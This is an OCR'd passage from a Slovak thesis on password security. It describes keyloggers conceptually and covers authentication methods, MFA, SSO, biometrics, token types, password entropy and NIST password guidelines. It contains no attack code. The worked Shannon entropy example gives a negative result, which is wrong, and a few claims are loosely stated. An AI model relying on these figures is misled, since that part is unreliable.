
1.2.4 Keylogging

Aj keď sa práca zaoberá bezpečnosťou hesiel a popisuje spôsoby vytvárania odolných hesiel, je dôležité uvedomiť si že hrozby ako keylogger existujú a sú schopné obísť akékoľvek heslo. Keďže fungujú spôsobom odposluchu, komplexnosť hesla je v tomto prípade irelevantná a keylogger dokáže zachytiť heslo s akoukoľvek silou.

Keylogger je malvérový rootkit, zaznamenávajúci aktivitu používateľa bez jeho vedomia. Je schopný zachytiť akékoľvek stlačenia kláves na počítači. V dnešnej dobe sú keyloggery vyspelé a sofistikované.

Keylogger je forma spyware schopná zachytiť aktivitu klávesnice. Aj keď v prostredí korporátov je jeho využitie IT oddelením celkom bežné na monitorovanie podozrivých aktivít zamestnancov, pri keyloggeroch tretích strán sa z toho stáva problém. Ak sa keylogger tretej strany dostane do zariadenia, nemáme informáciu o tom aký typ to je. Tým pádom obeť nevie, či jej nekradne heslá, ktoré zadáva, správy ktoré posiela alebo iné citlivé údaje. Niektoré keyloggery disponujú funkciou zhotovovania screenshotov, ktoré následne posielajú útočníkovi.

Tento druh hrozby vieme spravidla rozdeliť do dvoch základných typov, hardvérové keyloggery a softvérové keyloggery. Softvérové keyloggery môžu byť ľahšie vložiteľné do zariadenia obete, čo je hlavným dôvodom ich častejšieho výskytu. Tento druh hrozby nepredstavuje riziko pre hardvér systému, avšak je rizikom pre firemné, osobné aktivity a informácie. Hardvérové keyloggery sú ľahko použiteľné, nakoľko sa najčastejšie zapájajú do USB (Universal Serial Bus) portov. Na to aby útočník mohol vložiť hardvérový keylogger, musí nadobudnúť prístup k zariadeniu, čo jeho použitie výrazne sťažuje. [20]



Obrázok 6. Reprezentácia softvérového keyloggera [20]

Softvérový keylogger je väčšinou script alebo program, ktorý sa dostane do systému a zaznamenáva stlačenia kláves. Jediné čo je potrebné spraviť, je nainštalovať globálny „keyboard hook“. Následne sú všetky stlačenia klávesnice zaznamenávané do logovacieho súboru bez vedomia užívateľa. Tieto logy môžu byť stiahnuté vo formáte textového súboru, alebo mať pridané FTP (File Transfer Protocol) credentials na odosielanie súboru do FTP serverov útočníka. [20]

Obrázok 7. Reprezentácia hardvérového keyloggera [20]

Hardvérový keylogger je zapojený do systému napríklad cez USB porty. Obsahuje prvky, ktoré monitorujú pripojenie klávesnice, filtrujú dáta a zaznamenávajú ich do internej pamäti. Nie sú závislé od žiadneho softvéru, nakoľko fungujú na hardvérovej úrovni. Tieto keyloggery nemôžu byť detekovateľné softvérmi bežiacimi na PC, ako napríklad antivírusy.

Tento typ keyloggerov je najčastejšie používaný na PC s externou klávesnicou. Skúsený používateľ si ich teda ľahko môže všimnúť, ak ale zostanú nepovšimnuté, nie je veľa spôsobov ako im zabrániť, nakoľko samotný PC o ňom nevie. [20]

1.3 Ochrana heslom a autentifikácia

Autentifikácia teda overenie proklamovanej identity subjektu a ochrana heslom je technika kontrolovaného prístupu, ktorá pomáha udržať citlivé dáta v bezpečí pred hackermi uistením sa, že môžu byť prístupné len so správnymi prihlasovacími údajmi. Je to jedným zo základných nástrojov dátovej bezpečnosti dostupnej užívateľom. Na druhej strane sa ale dá ľahko obísť ak ju nevytvoríme dostatočne dôsledne. Organizácie môžu uľahčiť správu hesiel tak, aby boli blokované slabé heslá, opakujúce sa varianty hesiel a iné ľahko uhádnuteľné heslá.

Heslo je prvá línia obrany voči neoprávnenému prístupu k účtu či zariadeniu. Využitím silného hesla je možné ochrániť dáta pred útočníkmi. Naopak, pri použití slabého hesla je riziko nadobudnutia neoprávneného prístupu oveľa vyššie. [21]

1.3.1 Autentifikácia

Autentifikácia je používaná napríklad keď server potrebuje presne vedieť kto pristupuje k stránkam alebo informáciám. Taktiež je používaná klientom, keď potrebuje vedieť, že server je systém, za ktorý sa vydáva. Kľúčovým prvkom pri autentifikácii je preukázanie identity počítača alebo používateľa danému serveru alebo klientovi.

Autentifikácia serverom zvyčajne zahŕňa používateľské meno a heslo, ktoré je zadané používateľom. Inými variantami môžu byť ID karty, biometrické údaje a podobne.

Autentifikácia klientom znamená, že server odovzdá certifikát klientovi. V tomto certifikáte tretia strana uvádza, či naozaj server patrí subjektu, ktorý je klientom očakávaný.

Tento proces teda nerozhoduje o úlohách a povoleniach, ktoré môže používateľ dostať, jedná sa len o identifikáciu a overenie toho, kto je daná osoba alebo systém. [22]

Existuje viacero spôsobov tohoto overenia, pričom najzákladnejším je *password-based authentication*. Toto je najzákladnejšia (a najnebezpečnejšia) varianta. Jedná sa o jednoduché zadanie prihlasovacieho mena a hesla. Ďalšími lepšími spôsobmi autentifikácie sú napríklad tieto.

1.3.2 Two-factor/Multi-factor authentication (2FA/MFA)

MFA alebo 2FA je spôsob autentifikácie kedy je od uživateľa vyžadovaný viac ako jeden druh dôkazu totožnosti, na získanie prístupu k systému. Vo všeobecnosti sú známe tieto typy dôkazov (faktorov), ktoré môžu byť pre tento druh autentifikácie použité. [23]

1.3.2.1 Niečo, čo vieme – Heslá, PIN kódy a bezpečnostné otázky

Heslá a PIN sú najbežnejšou formou autentifikácie kvoli jednoduchosti, ktorou sú implementované. Väčšina MFA systémov využíva heslo ako prvý z faktorov. Ich výhodou je jednoduchosť, dobrá pochopiteľnosť a natívna podpora v každom autentifikačnom

rámci. Medzi nevýhody patrí náchylnosť používateľov k vytváraniu a používaniu slabých hesiel a ich opakované využívanie medzi systémami. Taktiež sú náchylné na phishingové útoky.

Bezpečnostné otázky sú forma, ktorá vyžaduje, aby si užívateľ vybral otázku na ktorú vie správnu odpoveď len on. Fungujú v podstate rovnako ako heslá, ale sú považované za menej bezpečné. Medzi ich nevýhody patrí uhádnuteľnosť odpovedí a možnosť zisku odpovede zo sociálnych sietí používateľa a podobných zdrojov. Ďalším bodom, ktorý je nutné zvážiť je schopnosť zapamätať si odpoveď aj po rokoch. [23]

1.3.2.2 Niečo, čo máme - Hardvérové alebo softvérové tokeny, certifikáty, emaily, SMS správy alebo telefónne hovory

Tento faktor je pri správnej implementácii pre vzdialeného útočníka zložité kompromitovať. Na druhú stranu pre používateľa predstavuje dodatočnú administratívnu záťaž pretože tento faktor musí mať pri sebe vždy keď ho chce použiť. Čo môže napríklad ak užívateľ nemá pri sebe mobilný telefón, mnoho typov MFA urobiť nedostupnými.

Hardvérové tokeny OTP (One Time Password), generujú neustále sa meniace číselné kódy, ktoré je potrebné zadať v aplikácii pri autentifikácii. Najznámejším je RSA SecureID. Tento generuje šesťciferné číslo meniace sa každých niekoľko desiatok sekúnd. Výhodou je, že token je samostatné fyzické zariadenie, ktoré je pre útočníka takmer nemožné kompromitovať na diaľku. Tieto tokeny je možné používať aj bez toho, aby mal používateľ pri sebe mobilný telefón. Nevýhodou je komplikované a nákladné nasadenie týchto fyzických tokenov, časová náročnosť vystavenia nového tokenu pri strate, alebo v niektorých prípadoch nutnosť implementácie backend serveru, ktorý predstavuje možný bod zlyhania.

Softvérové tokeny TOTP predstavujú menej nákladnú a jednoduchšiu alternatívu k hardvérovým tokenom. Väčšinou sa jedná o generované kódy TOTP (Time-based One Time Password). Toto je väčšinou zabezpečené inštaláciou aplikácie na mobilný telefón, kde potom naskenuje QR kód poskytnutý aplikáciou. Následne aplikácia autentifikátora vygeneruje šesťmiestny kód rovnakým spôsobom ako hardvérový token. Pri tomto type tokenu sú nižšie náklady a nároky na správu či implementáciu systému. Pri strate prístupu

k aplikácii je možné nakonfigurovať novú. Ak by došlo k fyzickému získaniu telefónu s aplikáciou útočníkom, zámok obrazovky je schopný ochrániť kód avšak musí byť nastavený. Nevýhodou môže byť inštalácia TOTP aplikácie na rovnaké zariadenie, ktoré sa používa na autentifikáciu. Tak isto je najčastejšie inštalovaná na mobilné zariadenia, ktoré sú náchylnejšie na kompromitáciu.

Certifikáty sú súbory uložené na zariadení užívateľa, poskytované spolu s heslom daného užívateľa pri prihlasovaní. Medzi najčastejšie používané patria certifikáty typu X.509, známe aj ako klientské certifikáty. Sú podporované väčšinou najznámejších prehliadačov a keď sú nainštalované, nevyžadujú od používateľa žiadnu interakciu navyše. Certifikáty by mali byť spojené s jedným účtom, aby nedošlo k pokusom o autentifikáciu inými účtami.

Výhodami môže byť odstránenie nutnosti spravovania a nákladného nákupu HW tokenov, jednoduché používanie a odolnosť voči phishingu. Medzi nevýhodami je možné uviesť náročnejšiu inštaláciu, nutnosť backendovej štruktúry súkromných kľúčov, alebo ukladanie certifikátov na pracovnej stanici používateľa, čo ich robí náchylné na ukradnutie ak je systém napadnutý.

Emaily tento typ overenia vyžaduje od užívateľa kód alebo klikutie na odkaz, ktorý obdržal na svoju e-mailovú adresu. Aj keď je toto overenie veľmi jednoduché na implementáciu a systémové požiadavky, je otázne, či predstavuje spoľahlivú formu MFA.

SMS a telefónne hovory pomocou tohoho typu overenia sa taktiež získavajú jednorazové kódy, následne zadávané ako dodatočný faktor. [23]

1.3.2.3 Niečo, čo sme – Odtlačky prstov, rozpoznávanie tváre, sken oka alebo dlane.

Tento typ autentifikácie je založený na fyzických vlastnostiach daného uživateľa. Väčšinou sa však využíva na mobilných zariadeniach, pre webové aplikácie je menej používaný, kvôli nutnosti špecifického hardvéru.

Existuje niekoľko typov biometrických údajov, napr. skenovanie odtlačkov prstov, rozpoznávanie tváre, skenovanie dúhovky, či rozpoznanie hlasu. Výhodou tohoto zabezpečenia je rýchle a pohodlné používanie pre užívateľov a odolnosť, nakoľko

biometrické údaje je ťažké sfalšovať a vyžadujú cielený útok. Medzi nevýhody patria nutnosť špecifického hardvéru, (toto však už v dnešnej dobe platiť nemusí, nakoľko množstvo smartfónov disponuje snímačom odtlačkov prsta, tváre a podobne), nutnosť manuálneho nastavenia užívateľom a nutnosť ukladania týchto citlivých informácií. [23]

1.3.2.4 Lokácia – Rozsahy IP adries alebo geolokácia

Je dôležité poznamenať, že využitie viacero druhov jedného faktora napríklad heslo aj pin naraz nepredstavuje MFA. Najbežnejší spôsob ohrozenia účtov predstavujú slabé heslá. Pri použití MFA je možné zlepšiť obranu voči väčšine útokov súvisiacich s kompromitáciou hesiel napr. brute-force atď. Analýza Microsoftu ukazuje, že jej použitím je možné predísť 99,9% kompromitácii účtov. Nevýhodou MFA je zvýšenie náročnosti správy pre administrátorov aj používateľov. Okrem iného sú aj ďalšie dôvody, kedy nemožno MFA použiť. Napríklad ak sa jedná o tym MFA vyžadujúci špecifický hardvér, ak MFA vnesie do aplikácie zložitosť, ak vyžadovanie MFA bráni používateľom v prístupe do aplikácie, či riešenia MFA, ktoré pridávajú systémom externé závislosti s možnosťou ohrozenia zabezpečenia alebo pridania slabých miest.


Najdôležitejším časom a miestom na vyžiadanie MFA je prihlásenie používateľa. Ak sa však jedná o citlivé operácie, mala by byť vyžadovaná aj pri zmene hesla, zmene emailovej adresy účtu, zakázanie MFA alebo zvýšenie privilégií účtu na administrátorské. [23]

1.3.3 Single Sign-On (SSO)

SSO pracuje na koncepte centralizovanej služby, kde užívateľ môže byť autorizovaný použitím jednej sady prihlasovacích údajov. Pomocou generovaných súborov cookies a kontrolou relácie, môžu byť použité aj rovnaké údaje na zisk práva a vstup do jednej aplikácie. Napríklad prihlásenie cez služby ako Facebook či Google, ktoré sú spoľahlivé platformy pre SSO, pričom každá umožňuje získať prístup na niekoľko služieb tretích strán.

Škálovateľnosť poskytovaná SSO je jednou z najväčších výhod SSO, kde existuje mechanizmus automatického ovládania prihlasovacích údajov používateľa tak, aby bolo


možné vykonať zmeny a robiť úlohy súvisiace s prístupom používateľa. Týmto spôsobom je tak možné znižovať chyby spôsobené ľudským faktorom a odstránením nutnej správy môže získať IT oddelenie viac času na riešenie iných, dôležitejších úloh. [24]



Obrázok 8. Single sign-on znázornenie [25]

Pri riešení pomocou SSO teda web neukladá prihlasovacie údaje do svojej databázy, ale využíva zdieľané autentifikačné servery, kde užívateľ zadá svoje prihlasovacie údaje iba raz. Kvoli tomuto je mimoriadne potrebné integrovať prihlasovacie údaje SSO s inými silnými prostriedkami autorizácie ako MFA a silné heslá.


Funkčnosť SSO pracuje následovne. Používateľ zadá prihlasovacie údaje a tieto údaje sa odošlú na server SSO riešenia. Server SSO overí zadané prihlasovacie údaje v databáze používateľov. Ak sú tieto údaje správne, vygeneruje sa token autentifikácie. Webová stránka alebo aplikácia z ktorej bol používateľ presmerovaný, odošle serveru SSO riešenia žiadosť o autentifikáciu. V tejto žiadosti je zahrnutý spomínaný token vygenerovaný serverom SSO. Následne server overí token a ak je platný, odošle webovej stránke alebo aplikácii informácie o identite používateľa. Ná základe informácií o identite mu webová stránka alebo aplikácia udelí prístup k požadovaným zdrojom. [25]



Obrázok 9. Princíp autentifikácie pomocou SSO [25]

1.3.4 Biometric authentication

Biometrická autentifikácia využíva na rozpoznanie jednotlivcov fyzické alebo behaviorálne charakteristiky ako alternatívu k štandardným heslám. Výhodou je, že tieto charakteristiky nie je možné tak jednoducho stratiť v porovnaní s heslami. Navyše je pre užívateľa jednoduchšie položiť prst na skener, ako písať heslo. V kontexte mobilných telefónov ale v dnešnej dobe už aj laptopov, sú možnosti biometrickej autentifikácie rôzne. Najčastejšie sa jedná o odtlačky prstov, skeny tváre, hlas a podobne. Užívatelia si ale v mnohých prípadoch neuvedomujú, že uchovávajú ich fyzické charakteristiky v častokrát nezabezpečených platformách ako cloudové úložiská a podobne. [27]



Obrázok 10. Princíp autentifikácie pomocou SSO [26]

Možnosti biometrickej autorizácie sú následovné.

1.3.4.1 Fyziologické metódy biometrickej autentifikácie

- **Sken odtlačku prsta** – táto možnosť autentifikácie funguje vďaka obrazcom papilárnych línií na vnútornej strane článkov prstov, ktoré sú unikátne pre každého človeka. Jedná sa o jednu z najpoužívanejších biometrických typov autentifikácie.

- **Rozpoznanie tváre** – tváre sú najviac rozlíšiteľným aspektom ľudskej biometriky. Rozpoznanie tváre je populárne aj preto, že hardvérové zariadenia potrebné na identifikáciu tváre sú v porovnaní s inými technológiami ako napr. sken dúhovky oka celkom lacné. Toto z tejto možnosti robí v dnešnej dobe jednu z najpoužívanejších biometrických metód pre mobilné zariadenia, napríklad Face ID.

- **Rozpoznanie dúhovky oka** – pri tejto metóde je naskenovaná dúhovka na verifikáciu identity používateľa. Táto možnosť, podobne ako odtlačky prstov

využíva to, že každý človek ma unikátnu dúhovku. Zároveň charakteristika dúhovky je veľmi komplexná. Výhodou skenu dúhovky napríklad oproti skenu tváre je z dlhodobého hľadiska to, že dúhovka sa s vekom nemení. [27]

1.3.4.2 Behaviorálne metódy biometrickej autentifikácie

- **Chôdza -** táto technológia rozpoznania je relatívne nová a záleží na meraniach a analýze toho, ako daná osoba kráča alebo behá, s využitím akceleračných signálov produkovaných mobilným zariadením, ktoré majú pri sebe. Táto funkcia funguje na smartfónoch vďaka v nich vstavaných senzoroch ako je akcelerometer, gyroskop a pod.

- **Gestá –** *touch gestures* sú rukou nakreslené tvary na dotykovej obrazovke pomocou jedného alebo viacerých dotykov. Každý z týchto dotykov má numerické súradnice a charakteristiky ako smer, dĺžka dotyku, rýchlosť a akcelerácia pohybu. Tieto sú potom analyzované samostatne alebo v kombinácii.

- **Dynamika klávesnice –** známa aj ako dynamika písania je procedúra pri ktorej sú nahrávané užívateľove vstupy a stlačenia klávesnice. Tieto sú potom analyzované na základe návykov v písaní.´

- **Behaviorálny profil –** profilom je v tomto prípade súhrn informácií o správaní človeka v rôznych situáciách s dôrazom na prejavy, rozhodovanie a činnosti. Dáta o používaní mobilného zariadenia môžu byť použité pre behaviorálnu autentifikáciu jednotlivca na základe toho, ako štandardne postupujú, aké charakteristiky vykazujú pri používaní mobilného zariadenia a podobne. Tento profil môže byť skonštruovaný aj na základe interakcie s wi-fi sieťou, poskytovateľom a podobne. [27]

1.3.5 Token-based authentication

Tento typ autentifikácie závisí na protokole, ktorý dovolí užívateľom verifikovať ich identitu, a vráti im unikátny prístupový token. Počas doby života tohoto tokenu môžu užívatelia pristupovať na web alebo k aplikácii, pre ktorú bol tento token vydaný. Nemusia

teda pri každom návrate k prihláseniu zadávať prihlasovacie údaje alebo iné údaje zabezpečené rovnakým tokenom.

Token-based authentication je rozdielna oproti tradičnej forme autentifikácie vo forme hesiel alebo server-based foriem autentifikácie. Tento token ponúka ďalšiu vrstvu zabezpečenia. Administrátori majú navyše detailnú kontrolu nad každou akciou a prenosom. [28]

Autentifikačné tokeny vo všeobecnosti slúžia na povolenie prístupu. Existujú však rôzne typy, ktoré sa medzi sebou líšia. Základné typy tokenov môžu byť napr. tieto.

1.3.5.1 Connected token

Kľúče, disky, alebo iné fyzické zariadenia, ktoré sa pripájajú do systému s cieľom získania prístupu. Najčastejšie bývajú využívané USB kľúče alebo smart karty. [28]

1.3.5.2 Contactless token

Tento typ tokenu je zariadenie, ktoré sa fyzicky nezapája do zariadenia, ale stačí ak je toto zariadenie dostatočne blízko servera a je schopné s ním komunikovať. Príkladom môže byť *magic-ring* od spoločnosti Microsoft. [28]

1.3.5.3 Disconnected token

Pri tomto type nemusí byť zariadenie s tokenom v blízkosti servera, ani nemusí byť fyzicky pripojené. Dokáže tak užívateľa autentifikovať aj na veľké vzdialenosti. Typickým príkladom je overenie identity na mobilnom telefóne pri 2FA. [28]

1.4 Politiky hesiel a odporúčania

Jedným z aspektov ovplyvňujúcim tvorbu hesiel je ten, že ľudia sú zvyknutí si veci zľahčovať. Toto samozrejme platí aj pri vytváraní hesiel. Ak im správca nastaví nutnosť vytvorenia nového hesla každý mesiac, je pravdepodobné, že ľudia budú vytvárať heslá vo formáte pôvodné heslo + pridanie časti, ktorá splní nutnosť zmeny, často číslovky, roky

a podobne, napríklad takto *Passw0rd2023* zmení na *Passw0rd2024*, alebo len iteruje na *Passw0rd1, Passw0rd2, Passw0rd3*. Týmto teda vzniká veľké riziko možného prelomenia hesla. Preto je nutné nájsť kompromis medzi tým ako často vyžadovať zmenu hesla a zároveň požadovanú komplexnosť hesla, aby bolo zamedzené opakovaniu starých hesiel alebo vytváraniu jednotvárnych, krátkych alebo inak nebezpečných hesiel. Súbor pravidiel a nastavení, ktorý tento problém rieši sa nazýva heselná politika, teda password policy.

1.4.1 Secure passwords

Používanie ľahko uhádnuteľného hesla je ako zamknutie dverí, ale nechanie kľúča v zámku z vonku. Tieto heslá môžu byť ľahko prelomené, ako je ukázané aj v praktických ukážkach. Avšak je takmer nemožné pamätať si komplexné silné heslo pre každý účet. S týmto problémom ale môže pomôcť Password Manager, ktorý je rozobraný neskôr v kapitole. 1.7. [29]

Pri tvorbe hesla by mal byť kladený dôraz na komplexnosť, bezpečnú dĺžku a nepoužívanie slov bežného jazyka. Zdroj uvádza, že pri vytváraní silného hesla je dôležité splniť tri základné body.

1. **Bezpečná dĺžka hesla** – ideálne aspoň 16 znakov, ale čím viac tým lepšie. Pri tomto bode je dôležité poznamenať, že bezpečná dĺžka sa mení v čase.
2. **Náhodné heslo** – spôsob akým toto docieliť je napríklad miešanie písmen, čísel a znakov. Napríklad cXmnZK65rf*&DaaD alebo Yuc8$RikA34%ZoPPao98t.
3. **Unikátne heslo** – najlepšie je, používať iné heslo pre každý účet z jedného dôvodu. Ak dôjde k úniku nášho hesla, útočník potom pomocou tohoto hesla získa prístup k ostatným účtom používajúcim toto heslo. Viď Credential stuffing. [29]

1.4.2 Entropia hesla

Entropia v kontexte hesiel znázorňuje meranie sily hesla. Inými slovami ako silné dané heslo je proti útokom založeným na hádaní hesla, teda brute-force. Jediná možnosť obrany proti takémuto útoku je použiť dostatočne komplexné heslo, ktoré zaberie veľmi dlhý čas na uhádnutie, ideálne až niekoľko miliónov rokov.

Počet pokusov potrebný na uhádnutie hesla pri entropii je vyjadrené pomocou *bitov*, ak má heslo *n* bitov entropie, útočník potrebuje $\mathbf{2^n}$ pokusov na uhádnutie. To teoreticky znamená, že čím väčšia entropia, tým lepšie heslo. Ak je teda útok brute-force. Štatisticky je ale veľká šanca, že útočník uhádne heslo skôr ako na posledný pokus, preto je často braný počet hádaní potrebných na 50% šancu nájdenia hesla.

V matematickom pojatí je entropia vyjadrená takto $\boldsymbol{E = log_2(RL)}$, kde **R** je veľkosť „poolu“, teda unikátnych znakov z ktorých je heslo zložené. **L** je počet znakov v hesle. Čo sa dá upraviť aj na formu $\boldsymbol{E = L \cdot log_2(R)}$. [30]

Pre známe množiny znakov to teda môže vyzerať nejako takto.

Pool	Elements	Pool size
Digits	0-9	10
Lowercase Latin letters	a-z	26
Uppercase Latin letters	A-Z	26
Latin letters	a-z, A-Z	52
Alphanumeric	a-z, 0-9	36
Alphanumeric & uppercase	a-z, A-Z, 0-9	62
Special symbols (typical U.S. keyboard)	`~!@#$%^&*()-=_+[{]}\	32

Obrázok 11. Pool size pre známe množiny znakov [30]

Štandardne sa ale na určenie entropie používa Shannonov index, ktorý funguje takto

Pre reťazec znakov s *N* položkami a s *k* odlišnými, každý prvok *i* s množstvom výskytov n_i a frekvenciou výskytu $pi = \frac{ni}{N}$. Napríklad *DCODE* má 5 znakov z čoho 4 sú rôzne.

Písmeno D sa objaví dvakrát, čiže jeho frekvencia je $\frac{2}{5}$ písmená C, O a E sa objavia jedenkrát, teda s frekvenciou $\frac{1}{5}$, [59] výpočet je:

$$\mathrm{H} = -\sum_{i=1}^{k} p_i \log_2(p_i)$$

$$\mathrm{H} = -\left(\frac{2}{5} log_2\left(\frac{2}{5}\right) + 3 \cdot \frac{1}{5} log_2\left(\frac{1}{5}\right)\right) \approx -1{,}922$$

Čo sa však stane ak je nutné určiť entropiu znaku, ktorý sa v slove nenachádza?
Z matematického hľadiska nie je $log_2\,(0)$ definovaný. Čo by teda vo výpočte mohlo predstavovať značný problém. Podľa knihy „Information Theory, Inference, and Learning Algorithms“ je však tento stav definovaný takto: „Entropia súboru X je definovaná ako priemerný Shannonov informačný obsah výsledku.“

$$\mathrm{H(X)} = -\sum_{\mathrm{x}\in \mathrm{A}_x}^{k} Pi \log\frac{1}{Pi}$$

Ak $Pi = 0$ pre určitú hodnotu *i*, znamená to, že táto hodnota *i* nemôže nastať v rámci daného rozdelenia pravdepodobnosti. Pri tomto scenári by klasický výpočet pomocou logaritmu viedol k nekonečne veľkej hodnote. Aby však tento scenár nenastal, je použitá konvencia $0 \cdot \log\frac{1}{0} = 0$. Táto konvencia teda hovorí, že ak Pi je rovná 0, je táto hodnota vynásobená nulou, a teda je zachovaný nulový výsledok. Dôvod prečo je toto možné spočíva v limitách $\theta \to 0^+$, teda θ (Theta. V tomto kontexte predstavuje premennú, ktorej hodnota je skúmaná v limite) sa blíži k nule z kladnej strany, limita $\lim_{\theta\to 0} 0 \log\frac{1}{0}$ skutočne konverguje k nule. [61]

Netreba sa však spoliehať len na túto možnosť a dôverovať plne iba entropii. Môže sa stať, že aj napriek dvom heslám s rovnakou entropiou bude jedno z nich veľmi slabé. Napríklad *xbzkacfz* a *password*. Tieto heslá majú rovnakú entropiu, pretože používajú rovnakú

množinu znakov a majú zhodný počet znakov rovnakých a rozdielnych v rámci slova . Heslo *password* je však veľmi nebezpečné kvôli používaniu slovníkov hesiel, kde je zoznam uniknutých a ľahko uhádnuteľných hesiel. Následne potom pomocou slovníkového alebo rainbow table útoku, ako je v praktickej ukážke demonštrované, je veľmi jednoduché tieto heslá prelomiť. [30]

1.4.3 Password guidelines

Od roku 2014 Národný inštitút pre štandardy a technológie (NIST) a U.S. federálna agentúra vydáva guidelines resp. pravidlá pre menežovanie digitálnych identít. Taktiež poskytuje odporúčania a požiadavky ako by si mali užívatelia vytvárať heslá alebo robiť zmeny v už existujúcich heslách. Požiadavky pre tvorbu hesiel by mali byť nasledovné.

1. Používateľom generované heslá nesmú byť kratšie ako 8 znakov.
2. Strojom generované heslá nesmú byť kratšie ako 6 znakov.
3. Všetky znaky z ASCII a Unicode by mali byť povolené, vrátane emotikonov a medzier.
4. Ukladané heslá musia byť hashované a „posolené“. Zároveň nikdy skrátené.
5. Zadané heslo by malo byť porovnané s databázou uniknutých hesiel a ak sa v nej nachádza, malo by byť odmietnuté.
6. Heslo by nemalo exspirovať.
7. Užívateľovi by malo byť zabránené v použití opakujúcich sa alebo sekvenčne idúcich znakov napr. „aaaa“ alebo„1234“.
8. Pri použití 2FA by nemali byť používané SMS kódy.
9. Knowledge-based autentifikácia by nemala byť používaná, napr. „aké je meno vášho domáceho zvieratka?“.
10. Používateľovi by malo byť dovolené zadať 10 krát nesprávne heslo pred zamknutím systému alebo služby.
11. Heslo by nemalo mať nápovedy.
12. Vyžadovanie komplexnosti, napríklad vyžadovaním použitia špeciálnych znakov, čísel a veľkých písmen by nemalo byť pužité. (používateľ by si mal zvoliť sám).
13. Kontextovo špecifické slová ako mená by nemali byť zakázané.

Niektoré z týchto odporúčaní sa nezhodujú s predchodzími štandardami. NIST odobral vyžadovanie komplexnosti preto, že užívatelia našli spôsoby ako tieto komplexné heslá obísť napríklad recyklovaním starých hesiel alebo použitím slovníkových slov s minimálnymi zmenami. Ďalším problémom je obava zo zabudnutia hesla, preto si niektorí užívatelia miesto zapamätania hesla, toto heslo jednoducho napísali na papier a nechali pri počítači. [31]

1.4.4 Authentication standards

